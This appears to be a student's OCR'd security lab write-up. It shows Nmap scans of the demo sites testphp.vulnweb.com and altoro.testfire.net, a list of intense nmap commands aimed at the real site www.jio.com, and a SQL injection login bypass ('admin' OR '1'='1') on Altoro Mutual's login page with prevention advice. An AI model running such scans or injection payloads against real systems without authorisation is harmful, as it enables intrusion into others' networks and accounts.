
altoro.testfire.net (65.61.137.117)

Host Status
State: up
Open ports: 4
Filtered ports: 995
Closed ports: 1
Scanned ports: 1000
Up time: Not available
Last boot: Not available

Addresses
IPv4: 65.61.137.117
IPv6: Not available
MAC: Not available

Hostnames
Name - Type: altoro.testfire.net - user

Comments


Zenmap
Scan Tools Profile Help
Target: altoro.testfire.net
Profile: Regular scan
Scan Cancel
Command: nmap altoro.testfire.net
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
altoro.testfire.net
Hosts Viewer Fisheye Controls
Legend Save Graphic
altoro.testfire.net (65.61.137.117)
localhost
Filter Hosts

ANSWER :-

Identifying potential security risks from a port scan on the Altoro Mutual network (http://altoro.testfire.net/) involves analyzing the results to determine any vulnerabilities or weaknesses that could be exploited by malicious actors. Here are some potential security risks based on the findings of the port scan:

Open Ports: The port scan may reveal open ports on the Altoro Mutual network. Open ports expose services running on the network to potential attacks. Each open port represents a potential entry point for attackers to exploit.

Exposed Services: The scan may identify specific services running on the open ports. Some services may be outdated or have known vulnerabilities that could be exploited by attackers. For example, outdated versions of web servers, FTP servers, or database servers may have known security flaws.

Unnecessary Services: The port scan may uncover unnecessary services running on the network. These services may not be essential for business operations and could introduce additional risk if they have security vulnerabilities. It's important to evaluate whether these services are needed and consider disabling or securing them if not.

Default Ports: Services running on default ports may be identified during the scan. Attackers often target default ports because they are well-known and commonly used. Changing default port configurations can help mitigate the risk of attacks targeting these services.

Firewall Rules: The scan may reveal firewall rules and configurations. Inadequate firewall configurations could allow unauthorized access to the network or services. It's important to review and update firewall rules to restrict access to only necessary ports and services.

Banner Grabbing: Banner grabbing, a technique used during port scanning to retrieve information about services running on open ports, may provide details about software versions and configurations. Attackers can use this information to identify known vulnerabilities and tailor their attacks accordingly.

Network Segmentation: The port scan may provide insights into the network architecture and segmentation. Poorly segmented networks may allow attackers to move laterally within the network once they gain access to one system.


Denial of Service (DoS) Risks: If certain services or protocols are found to be vulnerable, attackers may exploit them to launch Denial of Service (DoS) attacks against the network, disrupting normal operations.

Sensitive Information Exposure: If any sensitive information or services are discovered during the scan, such as database servers or administrative interfaces, they should be properly secured to prevent unauthorized access and data breaches.

Once potential security risks are identified, it's essential to prioritize them based on severity and likelihood of exploitation. Remediation efforts should focus on addressing the most critical vulnerabilities first to reduce the overall risk to the network and data. Additionally, ongoing monitoring and regular security assessments are crucial to maintain a robust security posture.


**Q22}** Utilize NMAP to perform a detailed port scan on the network of testphp.vulnweb.com :-

OUTPUT :-



Target: testphp.vulnweb.com
Profile: Regular scan
Command: nmap testphp.vulnweb.com


```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 19:41 India Standard Time
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.29s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
```



Target: testphp.vulnweb.com Profile: Regular scan

Command: nmap testphp.vulnweb.com


```
Port   Protocol   State   Service   Version
21     tcp        open    ftp
80     tcp        open    http
```




Target: testphp.vulnweb.com Profile: Regular scan

Command: nmap testphp.vulnweb.com

```
testphp.vulnweb.com (44.228.249.3)
  Host Status
    State: up
    Open ports: 2
    Filtered ports: 998
    Closed ports: 0
    Scanned ports: 1000
    Up time: Not available
    Last boot: Not available
  Addresses
    IPv4: 44.228.249.3
    IPv6: Not available
    MAC: Not available
  Hostnames
    Name - Type: testphp.vulnweb.com - user
    Name - Type: ec2-44-228-249-3.us-west-2.compute.amazonaws.com - PTR
  Comments
```


Zenmap
Target: testphp.vulnweb.com
Profile: Regular scan
Command: nmap testphp.vulnweb.com
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
testphp.vulnweb.com (44.228.249.3)
localhost


Zenmap
Target: testphp.vulnweb.com
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com
Nmap Output
Ports / Hosts
Topology
Host Details
Scans

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 19:43 India Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating Ping Scan at 19:43
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 19:43, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:43
Completed Parallel DNS resolution of 1 host. at 19:43, 0.22s elapsed
Initiating SYN Stealth Scan at 19:43
Scanning testphp.vulnweb.com (44.228.249.3) [65535 ports]
Discovered open port 21/tcp on 44.228.249.3
Discovered open port 80/tcp on 44.228.249.3
```

COMMANDS :-

1} REGULAR SCAN :-  nmap www.jio.com

2} INTENSE SCAN :-  nmap -T4 -A -v www.jio.com

3} INTENSE SCAN PLUS UDP :-  nmap -sS -sU -T4 -A -v www.jio.com

4} INTENSE SCAN ALL TCP PORTS :-  nmap -p 1-65535 -T4 -A -v www.jio.com

5} INTENSE SCAN NO PING :-  nmap -T4 -A -v -Pn www.jio.com

6} PING SCAN :-  nmap -T4 -A -v -Pn www.jio.com

7} QUICK SCAN :-  nmap -T4 -F www.jio.com

8} QUICK SCAN PLUS ;-  nmap -sV -T4 -O -F --version-light www.jio.com

9} QUICK TRACEROUTE :-  nmap -sn --traceroute www.jio.com

10} SLOW COMPREHENSIVE SCAN :-  nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" www.jio.com

**Q24}** Find a way to log in as an admin without using the correct password on the "User Login Page" of Altoro Mutual - http://altoro.testfire.net/ . Explain how you did it and how this could be prevented :-

Performing an unauthorized login to a web application like Altoro Mutual's user login page without using the correct password typically involves exploiting security vulnerabilities such as SQL injection, authentication bypass, or exploiting weak password policies. Here, I'll explain a common method, SQL injection, how it can be exploited, and how to prevent it.

Step-by-Step Explanation: Exploiting SQL Injection
1. Understanding SQL Injection
SQL injection is a code injection technique that exploits vulnerabilities in an application's software by injecting malicious SQL code into an SQL statement. This can allow an attacker to manipulate queries executed by the database, potentially gaining unauthorized access to the system.

2. Identifying the Vulnerability
To identify an SQL injection vulnerability on the login page, an attacker might start by entering common SQL injection payloads into the username and password fields. For example:

Username: admin' OR '1'='1
Password: anything

If the login form is vulnerable, the SQL query constructed by the application might look something like this:

SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = 'anything';

The condition '1'='1' is always true, which means the query returns all rows from the users table. If the application does not properly handle multiple results or validate the password, it might grant access to the first user in the database, often the admin.

3. Exploiting the Vulnerability

After identifying the vulnerability, the attacker can exploit it:

Enter the payload into the login fields.
Submit the form.
If the application is indeed vulnerable, it will log in the attacker as the admin user without needing the correct password.

4. Gaining Access
Once logged in, the attacker might have admin privileges, allowing them to perform any action available to the administrator, such as viewing sensitive information, modifying data, or even shutting down the application.

How This Could Be Prevented :-

1. Use Parameterized Queries
Parameterized queries ensure that SQL code is passed to the database in a safe way, treating user input as data only. This prevents injected SQL from being executed. For example, in a language like Python with a library like SQLite, it would look like this:

```
import sqlite3

conn = sqlite3.connect('example.db')
cursor = conn.cursor()

username = input("Enter username: ")
password = input("Enter password: ")

cursor.execute("SELECT * FROM users WHERE username = ? AND
password = ?", (username, password))
result = cursor.fetchone()

if result:
   print("Login successful")
else:
   print("Login failed")
```

2. Input Validation
Implement thorough input validation to ensure that user inputs do not contain malicious code. Only allow expected characters (e.g., alphanumeric) and lengths.

3. Stored Procedures
Stored procedures can also help mitigate SQL injection by separating the SQL code from the user input. Ensure that the procedure does not concatenate user inputs into SQL strings.

4. Least Privilege Principle
Ensure that the application runs with the least privileges necessary. For example, the application should not connect to the database with admin rights if it only needs read access for certain operations.

5. Regular Security Audits
Regularly audit and test the application for vulnerabilities, including SQL injection. Use automated tools and manual testing to identify and fix issues.

6. Web Application Firewalls (WAFs)
A WAF can detect and block SQL injection attempts by analyzing incoming requests for malicious patterns.

7. Security Awareness and Training
Ensure developers are aware of secure coding practices and the dangers of SQL injection. Regular training can help them stay updated on the latest security threats and mitigation techniques.

By implementing these measures, organizations can significantly reduce the risk of SQL injection and protect their web applications from unauthorized access and other malicious activities.

STEPS :-

1} GO TO THE SIGNUP BUTTON

2} ADD THIS COMMAND IN THE USERNAME SECTION :- admin' OR '1'='1


3} PASSWORD CAN BE ANYTHING...

4} YOU WILL BE LOGINED AND DIRECTED TO THE ADMIN VIEWER PAGE....

HERE YOU CAN VIEW THE TRANSACTIONS OF THE USER/ACCOUNT HOLDER THAT HE HAS DONE THROUGH THE ADMIN VIEW

HENCE SQL INJECTION IS PERFORMED...

OUTPUT :-



altoro.testfire.net/bank/main.jsp

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate


Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

© 2024 Altoro Mutual, Inc.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.


Altoro Mutual
altoro.testfire.net/bank/showAccount?listAccounts=800000
Sign Off | Contact Us | Feedback | Search Go
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION
- Edit Users

## Account History - 800000 Corporate


| Balance Detail | |
|---|---|
| 800000 Corporate / Select Account | Amount |
| Ending balance as of 5/15/24 9:41 am | -$1000000000000000000000000000000000000000000000000000.00 |
| Available balance | -$1000000000000000000000000000000000000000000000000000.00 |

10 Most Recent Transactions

| Date | Description | Amount |
|---|---|---|
| 2024-05-25 | Withdrawal | -$100.00 |
